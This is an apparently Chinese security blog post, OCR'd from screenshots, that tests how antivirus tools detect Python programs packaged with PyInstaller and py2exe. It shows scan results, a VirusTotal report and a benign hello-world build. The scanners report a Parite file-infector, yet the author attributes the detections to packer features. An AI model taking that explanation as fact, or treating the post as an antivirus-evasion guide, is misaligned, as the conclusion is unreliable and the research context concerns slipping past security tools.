
deal_dll.exe
创建日期: 2021/4/29 9:24
大小: 5.35 MB

病毒和威胁防护

发现威胁

Windows Defender 防病毒发现威胁。获取详细信息。

激活 Windows
转到"设置"以激活 Windows。
微信号: crowsec



1 个已中断的操作

一个意外错误使你无法复制该文件。如果你继续收到此错误，可以使用错误代码来搜索有关此问题的帮助。

错误 0x800700E1: 无法成功完成操作，因为文件包含病毒或潜在的垃圾软件。


deal_dll.exe
创建日期: 2021/4/29 9:24
大小: 5.35 MB

发现1项病毒威胁，已自动处理

deal_dll.exe

激活 Windows
转到"设置"以激活 Windows。
微信号: crowsec

这里的360使用的是本地杀毒。



扫描完成！共有2个需处理的危险项

已用时：00:00:01　扫描类型：自定义扫描　扫描项目：2 个


发现 2 个危险项	处理方式
☑ Virus.Win32.Parite.H 被感染文件 \\Mac\Home\Desktop\anti_python0429\050201\非病毒文件\deal_dll - 副本.exe	建议修复
☑ Virus.Win32.Parite.H 被感染文件 \\Mac\Home\Desktop\anti_python0429\050201\非病毒文件\deal_dll.exe	建议修复

微信号: crowsec

既然exe都被杀，那如果只是单单的py文件呢？

测试下：

火绒：



本次扫描未发现风险

扫描已完成

扫描对象：1个


总用时：00:00:01

发现风险：0个

处理风险：0

微信号: crowsec

windows defender也没有报毒。



扫描完成，未发现木马病毒

如果电脑仍存在主页篡改、桌面图标异常等问题，可尝试使用强力模式查杀或反馈求助

故障修复与人工服务

集成常见电脑问题解决方案，保障电脑正常运行

主页修复

一键解决浏览器主页相关问题

电脑健康建议：C盘安装过多软件会影响电脑运行速度，可以尝试安装在其他磁盘


微信号: crowsec

360对python脚本无感，火绒和df会对py有检测，那这说明可能pyinstaller打包之后的文件的一些特征触发了相关的检测规则，而且其特征已经被某些av纳入了病毒特征，就像易语言打包的exe程序都会被杀一样。

vt测试打包之后的exe文件：

```
https://www.virustotal.com/gui/file/0b418052f4ac12c80a7a6a140818d317513a5442fed700b4e67ebee58079f9b6/detect
```

报毒56/69，非常的离谱。。。。



56 / 69

Community Score

56 security vendors flagged this file as malicious

0b418052f4ac12c80a7a6a140818d317513a5442fed700b4e67ebee58079f9b6

deal_dll.exe

overlay peexe

5.35 MB Size

2021-05-02 02:23:23 UTC 1 minute ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Crowdsourced YARA Rules

⚠ Matches rule PyInstaller by @bartblaze from ruleset PyInstaller at https://github.com/bartblaze/Yara-rules

↳ *Identifies executable converted using PyInstaller.*


Ad-Aware	ⓘ Win32.Parite.B	AhnLab-V3	ⓘ Win32/Parite
ALYac	ⓘ Win32.Parite.B	SecureAge APEX	ⓘ Malicious
Arcabit	ⓘ Win32.Parite.B	Avast	ⓘ Win32:Parite [Inf]
AVG	ⓘ Win32:Parite [Inf]	Avira (no cloud)	ⓘ W32/Parite
Baidu	ⓘ Win32.Virus.Parite.d	BitDefender	ⓘ Win32.Parite.B
BitDefenderTheta	ⓘ AI:FileInfector.2081B41D0E	Bkav Pro	ⓘ W32.Pinfi.B
CAT-QuickHeal	ⓘ W32.Perite.A	ClamAV	ⓘ Heuristics.W32.Parite.B
Comodo	ⓘ Virus.Win32.Parite.gen@1dp8c4	CrowdStrike Falcon	ⓘ Win/malicious_confidence_60% (D)
Cybereason	ⓘ Malicious.d317ed	Cylance	ⓘ Unsafe
Cynet	ⓘ Malicious (score: 100)	Cyren	ⓘ W32/Parite.LAQX-0866
DrWeb	ⓘ Win32.Parite.2	eGambit	ⓘ Unsafe.AI_Score_99%
Elastic	ⓘ Malicious (high Confidence)	Emsisoft	ⓘ Win32.Parite.B (B)

微信号: crowsec

2.2 py2exe打包测试

2.2.1 py2exe安装

直接使用 `pip3 install py2exe` 我的本地环境是python3 3.6.5 64位



```
C:\Users\crow>pip3 install py2exe
Looking in indexes: https://mirrors.aliyun.com/pypi/simple/
Collecting py2exe
  Downloading https://mirrors.aliyun.com/pypi/packages/92/66/6dc30cd2a1aa75332fa42c5818d9b255aa1d8df
718baa165ba8e584/py2exe-0.10.4.0-cp38-cp38-win_amd64.whl (155 kB)
     |████████████████████████████████| 155 kB 1.7 MB/s
Collecting cachetools
  Downloading https://mirrors.aliyun.com/pypi/packages/bf/28/c4f5796c67ad06bb91d98d543a5e01805c1ff06
71f78e52d2a331ad/cachetools-4.2.2-py3-none-any.whl (11 kB)
Requirement already satisfied: pefile in c:\python\lib\site-packages (from py2exe) (2019.4.18)
Requirement already satisfied: future in c:\python\lib\site-packages (from pefile->py2exe) (0.18.2)
Installing collected packages: cachetools, py2exe
Successfully installed cachetools-4.2.2 py2exe-0.10.4.0
WARNING: You are using pip version 20.2.3; however, version 21.1.2 is available.
You should consider upgrading via the 'c:\python\python.exe -m pip install --upgrade pip' command.
```

微信号: crowsec

2.2.2 py2exe打包测试


这时候对于一个普通的文件进行打包测试 `test_py2.py`（测试时间：2021/06/16 ）

这个脚本输出只是一个hello world

```
# -*- encoding: utf-8 -*-
# Time : 2021/04/29 09:17:37
# Author: crow


while True:
    print('hello world')
```


然后设置一个文件 setup.py

```
# -*- encoding:utf-8 -*-

from distutils.core import setup
import py2exe

INCLUDES = []

options = {
    "py2exe" :
        {
            "compressed" : 1, # 压缩
            "optimize" : 2,
            "bundle_files" : 1, # 所有文件打包成一个 exe 文件
            "includes" : INCLUDES,
            "dll_excludes" : ["MSVCR100.dll"]
        }
}


setup(
    options=options,
    description = "this is a py2exe test",
    zipfile=None,
    console = [{"script":'test_py2.py'}])
```



微信号: crowsec


直接打包python setup_2.py py2exe



```
C:\000_python_exe>python setup_2.py py2exe
running py2exe

  3 missing Modules
  ------------------
? _posixshmem                         imported from multiprocessing.resource_tracker, multiprocessing.shared_memory
? readline                            imported from cmd, code, pdb
? resource                            imported from test.support
Building 'dist\test_py2.exe'.
Copy DLL C:\python\DLLs\tcl86t.dll to dist
Copy DLL C:\python\DLLs\libssl-1_1.dll to dist
Copy DLL C:\python\DLLs\tk86t.dll to dist
Copy DLL C:\python\DLLs\libffi-7.dll to dist
Copy DLL C:\python\DLLs\libcrypto-1_1.dll to dist

C:\000_python_exe>python setup_2.py
usage: setup_2.py [global_opts] cmd1 [cmd1_opts] [cmd2 [cmd2_opts] ...]
   or: setup_2.py --help [cmd1 cmd2 ...]
   or: setup_2.py --help-commands
   or: setup_2.py cmd --help

error: no commands supplied

C:\000_python_exe>python setup_2.py
```

微信号: crowsec

在dist文件夹下会生成一个`test_py2.exe`文件。



名称	修改日期	类型	大小
lib	2021/6/16 14:41	文件夹	
libcrypto-1_1.dll	2020/12/21 18:07	应用程序扩展	3,320 KB
libffi-7.dll	2020/12/21 18:07	应用程序扩展	33 KB
libssl-1_1.dll	2020/12/21 18:07	应用程序扩展	674 KB
tcl86t.dll	2020/12/21 18:07	应用程序扩展	1,666 KB
test_py2.exe	2021/6/16 14:41	应用程序	7,273 KB
tk86t.dll	2020/12/21 18:07	应用程序扩展	1,434 KB

